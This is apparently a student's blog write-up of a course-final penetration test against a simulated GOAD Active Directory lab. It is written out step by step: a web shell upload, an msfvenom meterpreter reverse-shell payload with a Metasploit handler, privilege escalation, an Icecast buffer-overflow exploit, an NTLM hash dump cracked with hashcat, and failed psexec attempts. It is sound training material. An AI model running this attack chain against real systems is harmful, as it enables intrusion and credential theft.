

Dragons-are-Us Penetration Test Report — GOAD-Light Active Directory Lab Simulation (CTF-Style)

 medium.com/@hazmatmonstar/dragons-are-us-penetration-test-report-goad-light-active-directory-lab-simulation-ctf-style-5967f12e5fe1

hazmatmonstarr

August 8, 2025



Note: This blog post summarizes my final project for a Hacking Tools course, where I conducted a black box penetration test in a simulated GOAD Active Directory lab environment. The purpose was to apply real-world red teaming techniques and document key findings in a structured report.

A black box penetration test was conducted against a fictional Dragon-are-Us network infrastructure under an internally configured IP address.

Here is a list of the main vulnerabilities exploited in this penetration test:


1. **Unrestricted File Upload (CWE-434):** An IIS web server on the castelblack system was found. It allowed malicious files to be uploaded, enabling the execution of malicious ASPX files.
2. **Buffer Overflow Vulnerability (CVE-2004-1561):** The Icecast server running on port 8981 has a known buffer overflow vulnerability that enables remote code execution
3. **Weak Password:** Multiple accounts with administrative privileges contain the same password "Passw0rd!" that was easily cracked.
4. **Misconfigured permissions for local services:** This enabled me to gain the highest local privilege known as SYSTEM on Castelblack and Kingslanding

Phase 1: RECON

Step 1: Conduct an nmap scan on the target network


2 open ports were identified

Press enter or click to view image in full size



Step 2: Look up the HTTP headers for more information

Press enter or click to view image in full size



- We found that Microsoft IIS v10.0 and ASP.NET are running to power the applications
- The ability to curl the target with the open port suggests that there is a live web server actively listening to port 8980 that is responding to HTTP requests


Phase 2: ENUMERATION

Step 1: Gaining access to the IIS web shell through Default.aspx

- Browsed into <http://<target IP>:8980/Default.aspx> hosted in the IIS web server
- Identified an upload function that appeared to be a vulnerable access point
- Vulnerability found: **Unrestricted File Upload** (CWE-434)

Phase 3: EXPLOIT

Step 1: Upload cmdasp.aspx to create a web shell



File uploader to the upload/ folder

No file selected.


cmdasp.aspx has been uploaded.

· This aspx file acts as a *command execution interface* and allows remote users like me to run commands and navigate through directories to establish the initial foothold onto the server

Step 2: Retrieve Flag 1 under C:\inetpub\wwwroot\flag1.txt

· Browsed into the directories to retrieve the first flag

Press enter or click to view image in full size



I then browsed to `http:<target IP>:8980/flag1.txt` and successfully retrieved Flag 1

Step 3: Create an executable to gain access to the system


- Used msfvenom to establish a remote shell and craft an executable payload
- Payload used: windows/x64/meterpreter/reverse_tcp to open a reverse TCP connection back to my machine
- Set the LHOST as the attacker and a listening LPORT

Press enter or click to view image in full size

```
(kali@ kali) [~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST= LPORT=6500 -f exe > hazmat.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

- Uploaded the executable (hazmat.exe) in the web shell

File uploader to the upload/ folder



- Browsed to the <target IP>:8980/upload/cmdasp.aspx directory to ensure my executable is uploaded and present in the C:\inetpub\wwwroot\upload directory

Press enter or click to view image in full size

```
Directory of C:\inetpub\wwwroot\upload

04/29/2025  11:36 AM    <DIR>        .
04/29/2025  11:36 AM    <DIR>        ..
01/29/2025  05:00 PM             0 .gitkeep
04/25/2025  10:31 AM          2,736 basic.aspx
04/29/2025  11:28 AM          1,400 cmdasp.aspx
04/29/2025  11:26 AM           652 fergwebshell.asp
04/24/2025  12:02 PM           165 hashes.tx
04/29/2025  11:36 AM          7,168 hazmat.exe
04/25/2025  10:24 AM             6 hello.txt
04/29/2025  11:32 AM          7,168 mainshell.exe
04/29/2025  11:27 AM          7,168 natesbackdoor.exe
04/29/2025  11:26 AM           362 revshell.py
04/25/2025  10:22 AM         38,420 shell.asp
04/29/2025  11:35 AM          2,884 shell.aspx
04/24/2025  12:37 PM            97 shelltest.php
04/29/2025  11:28 AM           652 webshell.asp
04/29/2025  11:29 AM           583 webshell.aspx
04/24/2025  12:13 PM          2,880 windows-meterpreter-staged-reverse-tcp-443.aspx
04/29/2025  11:35 AM         73,802 zachrevshell.exe
                17 File(s)      146,143 bytes
                2 Dir(s)   33,637,425,152 bytes free
```

Note: This was done as a final exam where my classmates were all simultaneously gaining access alongside, hence why multiple executables are seen in this screenshot

Step 4: Set up multi/handler in Metasploit and run the exploit

- Launched msfconsole on the Kali machine and used multi/handler module to handle the reverse TCP connection from the target system
- Set the correct payloads, listening IP, and ports created in msfvenom
- This allows Metasploit to listen for an incoming reverse TCP connection from the compromised system to establish a meterpreter session

Press enter or click to view image in full size

```
msf6 exploit(multi/handler)> set LHOST [REDACTED]
LHOST => [REDACTED]
msf6 exploit(multi/handler)> set LPORT 6500
LPORT => 6500
msf6 exploit(multi/handler)> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler)> show options

Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: "", seh, thread, process, none) |
| LHOST    | [REDACTED]      | yes      | The listen address (an interface may be specified)        |
| LPORT    | 6500            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.
```

- Once everything is configured, I then proceeded to run the exploit by using the multi/handler module to listen to port 6500 for the reverse TCP connection from the target system

Press enter or click to view image in full size

```
msf6 exploit(multi/handler)> run
[*] Started reverse TCP handler on [REDACTED]:6500
_
```

Step 5: Gaining a Meterpreter session

- I browsed into the folder where hazmat.exe resides and executed the executable from the command line

Press enter or click to view image in full size

```
Volume in drive C is Windows 2019
Volume Serial Number is 9458-49FB

Command: C:\inetpub\wwwroot\upload\hazmat.exe [excute]

Directory of C:\inetpub\wwwroot\upload

04/29/2025  11:36 AM    <DIR>          .
04/29/2025  11:36 AM    <DIR>          ..
01/29/2025  05:00 PM                0 .gitkeep
04/25/2025  10:31 AM            2,736 basic.aspx
04/29/2025  11:28 AM            1,400 cmdasp.aspx
04/29/2025  11:26 AM             652 fergwebshell.asp
04/24/2025  12:02 PM             165 hashes.tx
04/29/2025  11:36 AM           7,168 hazmat.exe
04/25/2025  10:24 AM              6 hello.txt
04/29/2025  11:32 AM           7,168 mainshell.exe
04/29/2025  11:27 AM           7,168 natesbackdoor.exe
04/29/2025  11:26 AM             362 revshell.py
04/25/2025  10:22 AM          38,420 shell.asp
04/29/2025  11:35 AM           2,884 shell.aspx
04/24/2025  12:37 PM              97 shelltest.php
04/29/2025  11:28 AM             652 webshell.asp
04/29/2025  11:29 AM             583 webshell.aspx
04/24/2025  12:13 PM          2,880 windows-meterpreter-staged-reverse-tcp-443.aspx
04/29/2025  11:35 AM          73,802 zachrevshell.exe
               17 File(s)          146,143 bytes
               2 Dir(s)  33,637,425,152 bytes free
```

Press enter or click to view image in full size

```
msf6 exploit(multi/handler)> run
[*] Started reverse TCP handler on [REDACTED]:6500
[*] Sending stage (203846 bytes) to [REDACTED]
[*] Meterpreter session 1 opened ([REDACTED]:6500 -> [REDACTED]:2929) at 2025-04-29 14:41:34 -0400

meterpreter > _
```

Step 6: Gathered information on the system

- Executed the command “sysinfo” to gather information on the system
- The output confirmed that I had successfully gained access to the Castleblack system

```
meterpreter > sysinfo
Computer      : CASTELBLACK
OS           : Windows Server 2019 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain       : NORTH
Logged On Users : 14
Meterpreter   : x64/windows
meterpreter > _
```

- Running the command “getuid” confirmed that the session is running as a low privilege service account which indicates that I will need to gain higher access through privilege escalation for further exploitation

```
meterpreter > getuid  
Server username: IIS APPPOOL\DefaultAppPool
```

Step 7: Escalating privilege to SYSTEM

- Executed the “getsystem” command to elevate privileges to the highest local privilege level
- By executing “getuid”, I can confirm that I have successfully gained SYSTEM privileges, which means that I now have full control over the castelblack host machine

```
meterpreter > getsystem  
...got system via technique 5 (Named Pipe Impersonation (PrintSpooler variant)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

- After gaining access, I then used the cat command to locate and read the contents of flag2.txt

```
meterpreter > cat C:\\flag2.txt  
...but where are they?meterpreter > _
```

PHASE 3: POST-EXPLOITATION

Step 1: Exploiting Iccast to gain a meterpreter shell

- During the enumeration phase, the second open port 8981/tcp revealed a service that is behaving like Iccast
- I launched Metasploit and searched for known exploits related to Iccast
- I used exploit/windows/http/iccast_header module, which targets the buffer overflow vulnerability in the Iccast server for versions before 2.0.1
- Vulnerability found: **Iccast Header Overwrite Buffer Overflow RCE <2.0.1** (CVE-2004-1561)

```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search icecast

Matching Modules
=====
# Name Disclosure Date Rank Check Description
0 exploit/windows/http/icecast_header 2004-09-28 great No icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

- I configured the RHOSTS to point to the target IP and set RPORT to point to the port running the vulnerable icecast (8981)

- Ran show options to ensure that everything was correctly configured

Press enter or click to view image in full size

```
msf6 exploit(windows/http/icecast_header) > set RHOSTS [REDACTED]
RHOSTS => [REDACTED]
msf6 exploit(windows/http/icecast_header) > set RPORT 8981
RPORT => 8981
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

Name Current Setting Required Description
----
RHOSTS [REDACTED] yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
cs/using-metasploit.html
RPORT 8981 yes The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
----
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST [REDACTED] yes The listen address (an interface may be specified)
```

- Ran the exploit and gained a meterpreter shell under the icecast vulnerability

Step 2: Retrieving flag4.txt

- Ran “sysinfo” which indicated that I had gained access to KINGSLANDING

```
meterpreter > sysinfo
Computer : KINGSLANDING
OS : Windows Server 2019 (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : SEVENKINGDOMS
Logged On Users : 9
Meterpreter : x86/windows
```

- Ran “getsystem” command to attempt to elevate privilege

- Once NT AUTHORITY\SYSTEM privileges were obtained, I navigated to where the flag4.txt file was stored and used the cat command to read the contents of flag4.txt

Press enter or click to view image in full size

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > cat "C:\\Users\\Administrator\\Desktop\\flag4.txt"
You found the...

_ _ _ _ _
| | \ _ \ \ / \ \ \
| ' \ | \ _ \ / \ > < > ) | \
/ _ _ _ / | ( _ _ \ \ \ / \ | | /
  V   V / _ _ \   V

Great job! See you at the final.meterpreter > _
```

PHASE 4: (Failed attempt to retrieve flag3.txt with evidence)

Step 1: Extracted credentials from the Icecast Meterpreter session

- Executed “hashdump” to extract NTLM hashes belonging to several accounts on the system

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:bc5ed84b71fbc6974c91d6142e9a1e30:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
tywin.lannister:1112:aad3b435b51404eeaad3b435b51404ee:af52e9ec3471788111a6308abff2e9b7:::
jaime.lannister:1113:aad3b435b51404eeaad3b435b51404ee:12e3795b7dedb3bb741f2e2869616080:::
cersei.lannister:1114:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
tyron.lannister:1115:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
robert.baratheon:1116:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
joffrey.baratheon:1117:aad3b435b51404eeaad3b435b51404ee:3b60abb25770511334b3829866b08f1:::
renly.baratheon:1118:aad3b435b51404eeaad3b435b51404ee:1e9ed4fc99088768eed631acfd49bce:::
stannis.baratheon:1119:aad3b435b51404eeaad3b435b51404ee:d75b9fdf23c0d9a6549c9ed6e489cd:::
petyr.baelish:1120:aad3b435b51404eeaad3b435b51404ee:6c439acfa121a821552568b086c8d210:::
lord.varys:1121:aad3b435b51404eeaad3b435b51404ee:52ff2a79823d81d6a3f4f8261d7acc59:::
maester.pycelle:1122:aad3b435b51404eeaad3b435b51404ee:9a2a96fa3ba6564e755e8d455c007952:::
KINGSLANDING$:1001:aad3b435b51404eeaad3b435b51404ee:a0882351bcf9e4a601ec20b0d6778e80:::
NORTH$:1104:aad3b435b51404eeaad3b435b51404ee:3f1e4896b91ca0cd36673657aab521fc:::
```

Step 2: Password cracking

- Exported the hashes into a text file and attempted to crack the passwords using hashcat against the rockyou.txt wordlist
- Found that the cracked password for accounts with admin privileges is “Passw0rd!”

```
(kali@kali)-[~]
$ hashcat -m 1000 -a 0 ~/Desktop/hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+
Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, POCL_DEBUG
) - Platform #1 [The pocl project]

=====
Device #1: pthread--0x000, 1435/2935 MB (512 MB al
locatable), 4MCU
```

fc525c9683e8fe067095ba2ddc971889:Passw0rd!

Step 3: Attempted SMB authentication using psexec exploit module

- I set a background session for the current session and then used the windows/smb/psexec exploit

```
meterpreter > background
[*]Backgrounding session 4...
msf6 exploit(multi/handler)> use exploit/windows/smb/psexec
[*]No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*]New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec)> _
```

- I set the LPORT to match the listener (port 6500), the SMBUser as vagrant, the SMBPass as vagrant, and experienced a failed exploit

Press enter or click to view image in full size

```
msf6 exploit(windows/smb/psexec)> set LPORT 6500
LPORT => 6500
msf6 exploit(windows/smb/psexec)> set SMBDomain WINTERFELL
SMBDomain => WINTERFELL
msf6 exploit(windows/smb/psexec)> set SMBPass vagrant
SMBPass => vagrant
msf6 exploit(windows/smb/psexec)> set SMBUser vagrant
SMBUser => vagrant
msf6 exploit(windows/smb/psexec)> run
[*]Started reverse TCP handler on 172.16.15.11:6500
[*]172.16.15.11:8981 - Connecting to the server...
[*]172.16.15.11:8981 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (172.16.15.11:445) timed out.
[*]Exploit completed, but no session was created.
```

```
msf6 exploit(windows/smb/psexec)> run
[*]Started reverse TCP handler on 172.16.15.11:6500
[*]172.16.15.11:8981 - Connecting to the server...
[*]172.16.15.11:8981 - Authenticating to 172.16.15.11:8981[WINTERFELL as user 'vagrant'...
[*]172.16.15.11:8981 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: Unable to negotiate
SMB1 with the remote host: Socket read returned nil
[*]Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec)> _
```

- I then set the SMBPass as the LM hash from the hashdump. However, this authentication method also failed

Press enter or click to view image in full size

```
msf6 exploit(windows/smb/psex)> set SMBPass fc525c9683e8fe067095ba2ddc971889
SMBPass => fc525c9683e8fe067095ba2ddc971889
msf6 exploit(windows/smb/psex)> set SMBUser robert.baratheon
SMBUser => robert.baratheon
msf6 exploit(windows/smb/psex)>
msf6 exploit(windows/smb/psex)> run
```

Step 4: I used socat to set up a port forwarding

- This step was intended to listen on port 445 to try to access the SMB service running
- This failed because there was already an address using port 445
- I then attempted to use the psexec module and try different port configurations, but the attempt was also unsuccessful

While I was unsuccessful in finding the 3rd flag, it did make me feel better that nobody else in my class was successful in that, either with the limited time frame we had.